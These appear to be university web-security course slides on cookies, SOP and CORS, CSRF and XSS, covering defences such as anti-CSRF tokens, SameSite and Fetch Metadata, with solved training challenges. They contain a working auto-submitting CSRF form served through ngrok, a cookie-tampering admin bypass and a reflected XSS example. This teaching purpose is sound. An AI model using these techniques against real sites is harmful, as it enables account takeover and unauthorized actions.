

Training challenge #11

URL: <https://training11.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

WebHackIT has deployed the system that was running Jurassic Park. However, security was not always taken into account by Newman...

Page: /

Hi from Newman!



WebHackIT - [Admin](#)


Page: /admin



▶ 0:04 / 0:04 ———— 🔊 ⋮

Analysis

- The application has an admin page
- however, no login form is available
- hence, the authentication is performed in some other ways...
- if we look for cookies, we can find something:



The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section expanded. A table of cookies is displayed, with the 'user' cookie highlighted by a red rectangular box. The table has columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Priority.

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	SameSite	Priority
challenge_auth_token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e...	.webh...	/	Session	208	✓	✓			Mediu...
user	guest	traini...	/	Session	9					Mediu...

What can go wrong?

Problems


- We can manipulate cookies as we wish...

Let us try to change the value of the user cookie...



Result

WIT{XXXX}



Recap so far

Recap: SOP vs JSON-P vs CORS

- SOP defines the concept of origin (protocol, hostname, port)
 - it restricts DOM access and **networks requests** to the origin
 - it does not restrict content inclusion (e.g., scripts)
 - it is more relaxed when dealing with cookies
- How to perform a network cross-origin request (A => B)?
 - **JSON-P** (hack): the idea is to include a script, whose content is dynamically generated by the B, that when executed by A will send data to one function from A. In practice, A can thus receive data from B.
 - **CORS** (proper way): the browser will allow A to read the response from B only if B explicitly whitelists A using a CORS header

Recap: cookies

Main attributes:

- **Domain:** when set, cookie can be accessed even by related domains. Hence, a cookie could be accessible by different origins from the same registrable domain.
- **Path:** when set, access to cookie is restricted based on the path
- **Secure:** when set, cookie is set only when using HTTPS
- **HttpOnly:** when set, javascript code cannot access cookie
- **SameSite:** whether a cookie is appended in case a cross-**site** request. Notice that site means a registrable domain (a.foo.com and b.foo.com have the same “site”: foo.com)


See slide #44 to understand how SOP is “adapted” in case of cookies (the browser will not reason on the SOP origin but will do way more).

Recap: problems of cookies

- Cookie Jar is organized based on (name, domain, path). However, its handling is browser specific:
 - **Cookie tossing attack:** subdomain A sets cookie X that can be accessed by subdomain B. What if B had already a cookie called X? The browser will define an “order” on the cookies and the attacker may exploit it.
 - **Cookie Jar Overflow:** given a cookie X with attribute HttpOnly, javascript code should not be able to change its value. However, an attacker may generate a large number of cookies, forcing the browser to discard the cookie X. Then, the attacker can arbitrarily set X using javascript code.
- When a cookie is sent in a request, only name=value is sent. Hence, the server is not aware and cannot verify the cookie attributes in the client (e.g., to reject the cookie if httpOnly is false).
- **Cross-site requests may leak the content of a cookie when SameSite is not set correctly.** We will see some examples later on when we consider XSS.

Cross Site Request Forgery (CSRF)

CSRF in a Nutshell




Source: <https://portswigger.net/web-security/csrf>
OWASP > [A01:2021 - Broken Access Control](#) > [CSRF](#)

What is a CSRF?

- ▶ **Cross-Site Request Forgery attacks (CSRF)** abuse the automatic attachment of cookies to requests done by browsers in order to perform **arbitrary actions** within the session established by the victim with the target website
- ▶ Assume that the victim is authenticated on the target website; the attack works as follows:
 - the victim visits the **attacker's website**
 - the page provided by the attacker **triggers a request** towards the victim website, e.g.:
 - forms automatically submitted via JavaScript for CSRF on POST requests
 - loading of an image for CSRF on GET requests
 - the cookie identifying the session is **automatically attached** by the browser!

CSRF Example (1)




evil.com




bank.com



CSRF Example (2)



CSRF Example (3)




evil.com



*GET /transfer?act=attacker
&amt=3000
Host: bank.com
Cookie: session=XYZ*

**Problem: bank.com cannot distinguish
legitimate requests from those
triggered by a third-party website**



*200 OK
Transfer executed!*

bank.com



CSRF Defenses: Anti-CSRF Tokens

‣ Synchronizer token pattern (forms)

- A secret, randomly generated string is embedded by the web application in all HTML forms as a hidden input field
- Upon form submission, the application checks whether the request contains the token: if not, the sensitive operation is not performed

```
<INPUT type="hidden" value="ak34F9dmAvp">
```

‣ Cookie-to-header token (JavaScript)

- A cookie with a randomly generated token is set upon the first visit of the web application
- JavaScript reads the value of the cookie and embeds it into a custom HTTP header
- The server verifies that the custom header is present and its values matches that of the cookie

```
Set-Cookie: __Host-CSRF_token=aen4GjH9b3s; Path=/; Secure
```


CSRF Defenses: Anti-CSRF Tokens

- ▶ Possible design choices for the generation of CSRF tokens:
 - Refreshed at **every page load**: limits the timeframe in which a leaked token (e.g., via XSS) is valid
 - Generated once on **session setup**: improves the usability of the previous solution, which may break when navigating the same site on multiple tabs
- ▶ To be effective, CSRF tokens must be **bound to a specific user session**:
 - Otherwise an attacker may obtain a valid CSRF token from **his account** on the target website and use it to perform the attack!
- ▶ Most modern **web frameworks** use anti-CSRF tokens by default!

Referer Validation

- Browsers automatically attach the Referer header to outgoing requests, saying from [which page](#) the request has originated
- In this approach, the web application inspects the [Referer header](#) of incoming requests to determine whether they come from allowed pages / domain

POST /login HTTP/2

Host: example.com

Referer: https://example.com/index

user=sempronio&pass=s3cr3tpwd

Caveats of Referer Validation

- Sometimes the Referer header is suppressed:
 - Stripped by the organization's network filter
 - Stripped by the local machine
 - Stripped by the browser for HTTPS → HTTP transitions
 - User preferences in browser
- Different types of validation:
 - **Lenient**: requests without the header are accepted
 - **May leave room for vulnerabilities!**
 - **Strict**: requests without the header are rejected
 - Could block legitimate requests

CSRF Mitigations

- The SameSite cookie attribute provides an **effective mitigation** against CSRF attacks:
 - Since the recent browser updates (SameSite = Lax by default), sites are **protected by default** against classic web attackers
 - No protection is given against **related-domain attackers**: requests from the attacker domain to the target website are **same-site**!

Fetch Metadata

- The idea underlying Fetch Metadata is to provide to the server (via HTTP headers) some information about the **context** in which a request is generated
 - The server can use this information to drop **suspicious requests** (e.g., legitimate bank transfers are not triggered by image tags)
 - Can be used to mitigate **CSRF**, **XSSI**, **clickjacking**, etc
- Currently supported only by Chromium-based browsers
- For privacy reasons, headers are sent **only over HTTPS**

Fetch Metadata Headers

- **Sec-Fetch-Dest**: specifies the **destination** of the request, i.e., how the response contents will be processed (image, script, stylesheet, document, ...)
- **Sec-Fetch-Mode**: the **mode** of the request, as specified by the Fetch API
 - Is it a resource request subject to CORS?
 - Is it a document navigation request?
- **Sec-Fetch-Site**: specifies the relation between the origin of the **request initiator** and that of the **target**, taking redirects into account
 - Is it a cross-site, same-site or same-origin request?
- **Sec-Fetch-User**: sent when the request is **triggered by a user action**

Name	x	Headers	Preview	Response	Cookies	Timing
<input type="checkbox"/> bz		sec-fetch-mode: navigate				
<input type="checkbox"/> www.facebook.com		sec-fetch-site: same-origin				
<input type="checkbox"/> bz		sec-fetch-user: ?1				
<input type="checkbox"/> bz		upgrade-insecure-requests: 1				
342 requests		542 KB transferred				
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36 OPR/65.0.3467.62						

Sample Policies

- **Resource isolation** policy, mitigates **CSRF**, **XSSI**, **timing side-channels**:

`Sec-Fetch-Site == 'cross-site' AND (Sec-Fetch-Mode !=
'navigate'/'nested-navigate' OR method NOT IN [GET, HEAD])`

- **Navigation isolation** policy, mitigates **clickjacking** and **reflected XSS**:

`Sec-Fetch-Site == 'cross-site' AND Sec-Fetch-Mode ==
'navigate'/'nested-navigate'`

Training challenge #06

URL: <https://training06.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

You are not authorized... Are you?

Page: /



You are not authorized to see this content

WebHackIT - [Admin Panel](#) - [Report issue](#)

Page: /report

Send report about broken page

URL to broken page

Send

Page: /admin

User: coppa@diag.uniroma1.it

UID: MY UID

Grant access

Deny access

Add user

Delete user

Page: /admin/grant

Grant temporary access to user

UID

Submit

Page: /admin/grant (after submitting our UID))



Only admin can perform this action!

Analysis

- The homepage seems to have a restrict access content
- From the admin panel, we are able to see that there is a grant functionality
- However, only admin can use it
- But there is a page where we can report broken pages...

What can go wrong?

Problems

- Maybe the admin will visit the broken page that we report
- If we submit a URL on a server that we control, we can see that admin is visiting it even if our URL is not from the subdomain of the challenge!

What if we can make the admin grant access to us?

Solution

- Using ngrok + any web local web server, we can serve a page like this:

```
<!DOCTYPE html>
<html lang="en">
<body>
  <form method="post" action="https://training06.webhack.it/admin/grant">
    <input type="hidden" name="uid" value="${PUT_HERE_YOU_UID}"> </form>
<script>
  document.forms[0].submit();
</script>
</body>
```

Solution (2)

After reporting my ngrok URL:

```
ngrok by @inconsreveable

Session Status      online
Account             ercoppa (Plan: Free)
Version             2.3.40
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://9713-31-191-22-174.ngrok.io -> http://localhost:8000
                    https://9713-31-191-22-174.ngrok.io -> http://localhost:8000

Connections
  ttl    opn    rt1    rt5    p50    p90
    3      0   0.01   0.09   0.00   0.00

HTTP Requests
-----
GET /                200 OK
```

```
ercoppa@thinkpad:~/Downloads/webhackit/18-web$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [01/Dec/2021 12:16:01] "GET / HTTP/1.1" 200 -
```


Page: /



WIT{ }

Cross Site Scripting (XSS)

XSS in a Nutshell



Source: <https://portswigger.net/web-security/cross-site-scripting>

OWASP > [A03:2021 - Injection](#) > [XSS](#)

What is a XSS?

- A **Cross-Site Scripting (XSS)** vulnerability is a type of code injection vulnerability in which the attacker manages to inject JavaScript code, that is executed in the **browser of the victim**, in the pages of a web application
- **Root cause of the problem**: improper sanitization of user inputs before they are embedded into the page
- Type of XSS vulnerabilities:
 - **Reflected**: data from the request is embedded by the server into the web page
 - **Stored**: the payload is permanently stored on the server-side, e.g., in the database of the web application
 - **DOM-based**: the payload is unsafely embedded into the web page on the browser-side


Reflected XSS

- The website includes data from the incoming HTTP request into the web page **without proper sanitization**
- User is tricked into visiting an honest website with an URL prepared by the attacker (phishing email, redirect from the attacker's website, ...)
- Script can **manipulate website contents** (DOM) to show bogus information, **leak sensitive data** (e.g., session cookies), ...

Reflected XSS: Example #1



Reflected XSS: Example #2 (cont.)




Reflected XSS: Example #2



The malicious request can be triggered upon visiting a website controlled by the attacker

GET
`http://a.com/search?q=<SCRIPT>
>alert(1)</SCRIPT>`

```
<HTML>
...
You searched:
<SCRIPT>alert(1)</SCRIPT>
...
</HTML>
```



The server reflects the user input inside the page without proper sanitization

Training challenge #07

URL: <https://training07.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Good job! You found a further credential that looks like a VPN referred to as the cWo. The organization appears very clandestine and mysterious and reminds you of the secret ruling class of hard shelled turtle-like creatures of Xenon. Funny they trust their security to a contractor outside their systems, especially one with such bad habits. Upon further snooping you find a video feed of those "Cauliflowers" which look to be the dominant lifeforms and members of the cWo. Go forth and attain greater access to reach this creature!

Credits: [Google CTF 2019](#)



Admin


Look at my beautiful garden!

Send message...

Analysis

- The application is a chat
- It seems that we are talking with the admin
- We can use html code in our messages

What can go wrong?



Problems

- Maybe our message will also be rendered by the admin
- Maybe we can even run javascript code...
- If we try simple javascript, the chat filters it...
- however, we may try encoding the code in some way...

Let us try to steal his/her cookies...